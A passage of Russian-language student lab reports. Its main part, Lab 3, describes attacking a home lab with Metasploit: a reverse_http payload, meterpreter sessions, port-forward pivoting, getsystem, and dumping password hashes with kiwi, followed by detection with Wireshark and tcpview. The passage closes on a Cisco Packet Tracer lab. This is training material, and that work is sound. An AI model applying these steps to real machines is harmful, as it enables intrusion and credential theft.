Осталось запустить контейнер с помощью команды sudo docker run –d tbot. Теперь если мы зайдем в telegram бота и попробуем найти какой-нибудь CVE, он выдаст нам информацию о нем (Рисунок 2.7).



1. Пример работы бота

# ЛАБОРАТОРНАЯ РАБОТА №3. ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ С ИСПОЛЬЗОВАНИЕМ METASPLOIT FRAMEWORK

Цель работы: необходимо установить metasploit-framework и с его помощью собрать нагрузку типа reverse\_http для ОС Windows x86. Задать в консоли управления metasploit framework необходимые параметры для ожидания соединения meterpreter и получить meterpreter-shell сессию.

Также необходимо получить хэши пользователей домена используя сессию meterpreter-shell и загруженные в память процесса модуль kiwi (или mimikatz). С помощью Wireshark обнаружить аномальный трафик внутри доменной сети. С помощью встроенных утилит windows найти операционные системы с активными сессиями meterpreter-shell. Используя утилиты из пакета Sysinternals Suite обнаружить не верифицированные программы в автозапуске.

Работа выполнялась в разные дни, не с первой попытки, данные на скриншотах могут отличаться от конечного результата.

Установка Ubuntu Server на виртуальную машину. Для этого необходимо: скачать образ Ubuntu Server, установить VirtualBox, установить Linux на виртуальную машину. После выполнения вышеперечисленных действий и авторизации экран виртуальной машины будет выглядеть так:




Рисунок 3.1 Экран виртуальной машины

Далее с помощью команды ifconfig запросим ip-адрес виртуальной машины. После этого мы увидим адрес хоста и маску подсети:




Рисунок 3.2. Адрес хоста и маску подсети

Чтобы проверить сетевую доступность Ubuntu, введём в командную строку основной Windows команду ping и адрес хоста:




Рисунок 3.3. Обмен пакетами

Обмен пакетами прошёл без потерь. Это значит, что основная Windows и Ubuntu находятся в одной локальной сети.

Затем нужно подключиться к Ubuntu Server через ssh. Для этого вводим в командную строку ssh, имя и ip ubuntu, затем пароль от учётной записи Ubuntu Server.




Рисунок 3.4. Настройка удалённого управления

То есть мы настроили удалённое управление Ubuntu с основной Windows. Это сделано для удобства установки Metasploit, ведь нам придётся вводить длинную ссылку для его скачивания. Благодаря ssh мы сможем просто скопировать эту ссылку и вставить в командную строку Windows, и будет считаться, что мы сделали это на Ubuntu.




Рисунок 3.5. Установка и запуск Metasploit-framework




Рисунок 3.6. Запуск Metasploit-framework

Затем нужно создать доменную сеть, состоящую из Windows (далее Windows 1) и одного Windows Server (далее Windows 2).

Сперва нужно с основной Windows подключиться к Ubuntu Server и запустить Metasploit. Затем сгенерировать полезную нагрузку типа reverse\_http. В качестве ip-адреса атакующей машины (lhost) указать адрес Ubuntu Server. В качестве порта для прослушивания соединений указать 12345.




Рисунок 3.7. Генерация полезной нагрузки

Теперь файл payl.exe с полезной нагрузкой нужно загрузить на виртуальную windows. Для этого с виртуальной windows по протоколу sftp (сетевой протокол для передачи файлов) нужно подключиться к Ubuntu Server. Отключить антивирус. Затем с помощью команды get запросить необходимый файл.




Рисунок 3.8. Запрос файла

После этого payl.exe будет загружен на виртуальную windows.

Далее на Ubuntu Server необходимо начать ожидание обратного соединения.




Рисунок 3.9. Ожидание обратного соединения

И попытаться открыть загруженный файл с полезной нагрузкой на виртуальной windows. После чего сеанс meterpreter начнётся.




Рисунок 3.10. Сеанс meterpreter

Только что начавшуюся сессию meterpreter нужно поставить в фоновой режим.



Рисунок 3.11. Сессия meterpreter в фоновом режиме

Ранее мы создали ещё один файл с полезной нагрузкой типа reverse\_http. В качестве ip-адреса для обратного соединения там был указан ip Windows-1 (в той сети, которая состоит из Windows-1 и Windows-2), а в качестве порта – 22223. Этот файл нужно передать на Windows-2. Теперь нужно снова настроить ожидание обратного соединения. Порт 12345 уже занят, поэтому мы пишем порт 1234. Ip-адрес остаётся Ubuntu Server. Run -j означает, что ожидание будет запущено в фоновом режиме.




Рисунок 3.12. Настройка ожидания обратного соединения

Теперь нужно зайти в первую сессию и написать команду portfwd add -L 192.168.43.237 -R -l 1234 -p 22223 -r 192.168.54.110




Рисунок 3.13. Команда portfwd

Это означает, что обратное соединение, которое придёт на Windows-1 (192.168.54.110:22223) будет перенаправлено на Ubuntu Server (192.168.43.237:1234).

После этого на Windows-2 нужно попытаться открыть вредоносный файл, и вторая сессия Meterpreter начнётся.




Рисунок 3.14. Вторая сессия Meterpreter

С помощью проброса портов мы можем получить доступ к устройству, находящемуся в другой сети, если у нас запущена сессия meterpreter на устройстве, которое находится в одной сети с ним.

После запуска сессии мы должны получить права администратора. Для этого используем команду getsystem.



Рисунок 3.15. Получение прав администратора

Затем загружаем в память процесса модуль kiwi. Вводим load kiwi.



Рисунок 3.16. Загрузка модуля kiwi

И для получения хешей нужно ввести команду lsa\_dump\_sam




Рисунок 3.17. Хеши

Используем Wireshark для обнаружения аномального трафика




Рисунок 3.18. Обнаружение аномального трафика

Далее открываем утилиту Sysinternals Suite tcpview и видим там вредоносный файл.




Рисунок 3.19. Вредоносный файл

# ЛАБОРАТОРНАЯ РАБОТА №4. РЕЖИМ СИМУЛЯЦИИ В CISCO PACKET TRACER

Цель работы: ознакомиться и научиться работать с Cisco Packet Tracer.

Cisco Packet Tracer (CPT) представляет собой пакет программ, разработанный компанией Cisco, который позволяет эмулировать работу компьютерных сетей. Это мощное приложение, которое обеспечивает возможность создавать визуальные модели сетей и настраивать их элементы с помощью простого и интуитивно понятного графического интерфейса, а также команд Cisco IOS.


Одной из ключевых особенностей Cisco Packet Tracer является его гибкость и поддержка разнообразного оборудования в различных сетевых топологиях и протоколах. Пользователи могут исследовать работу различных сетевых устройств, таких как маршрутизаторы, коммутаторы, точки беспроводного доступа, компьютеры и принтеры, и тщательно анализировать их взаимодействие в сети.

Помимо этого, Cisco Packet Tracer отличается простотой использования и быстрым стартом работы. Создание нового проекта сети в Packet Tracer занимает гораздо меньше времени по сравнению с другими аналогичными программами, такими как GNS3. Благодаря легкой установке и настройке, данное приложение становится идеальным выбором для обучения и экспериментов с компьютерными сетями, как для начинающих, так и для опытных пользователей.

1. Интерфейспрограммы Cisco Packet Tracer

Для выполнения данной лабораторной работы понадобится установить программу Cisco Packet Tracer.

Начальный интерфейс программы показан на рисунке 4.1.



1. Начальный интерфейс программы

В левой нижней части экрана есть список всевозможных устройств (рисунок 4.2).



1. Список устройств

Данная панель состоит из нескольких групп приборов, которые представлены в таблице 4.1.

1. Расшифровка групп приборов


|  |  |
| --- | --- |
| Routers – Маршрутизаторы |  |
| Switches – Коммутаторы |  |
| Hubs – Концентраторы |  |
| Wireless Devices – Беспроводные устройства |  |
| Connections – Соединения |  |
| End Devices – Конечные устройства (ПК, Сервера, …) |  |
| Security – Устройства безопасности |  |
| WAN Emulation – Эмуляция глобальной сети |  |
| Custom Made Devices – Самодельные устройства |  |
| Multiuser Connection – Многопользовательские подключения |  |

1. Создание схемы

Для создания схемы данной лабораторной работы понадобится:


* 12 PC (End Devices);
* сервер (End Devices);
* коммутатора Cisco 2960 (Switches);
* маршрутизатор Cisco 1941 (Routers);
* роутер Cisco WRT300N (Wireless Devices).

Компоненты следует собрать в схему (Рисунок 4.3).




1. Схема для сборки
2. Настройка ПК

Далее нужно разделить схему на 3 «комнаты» (рисунок 4.4).



1. Разделение схемы на «комнаты»

Для начала настроим PC. Зайдем в него и перейдем на вкладку Desktop, затем в IP configuration. После этого нужно назначить IP-адрес в соответствии с вариантом, в данном случае 3(Рисунок 4.5).




1. Настройка PC0

Далее следует настроить все остальные ПК и сервер по такому же принципу. Также приведу таблицу для варианта 3, таблица 4.2.

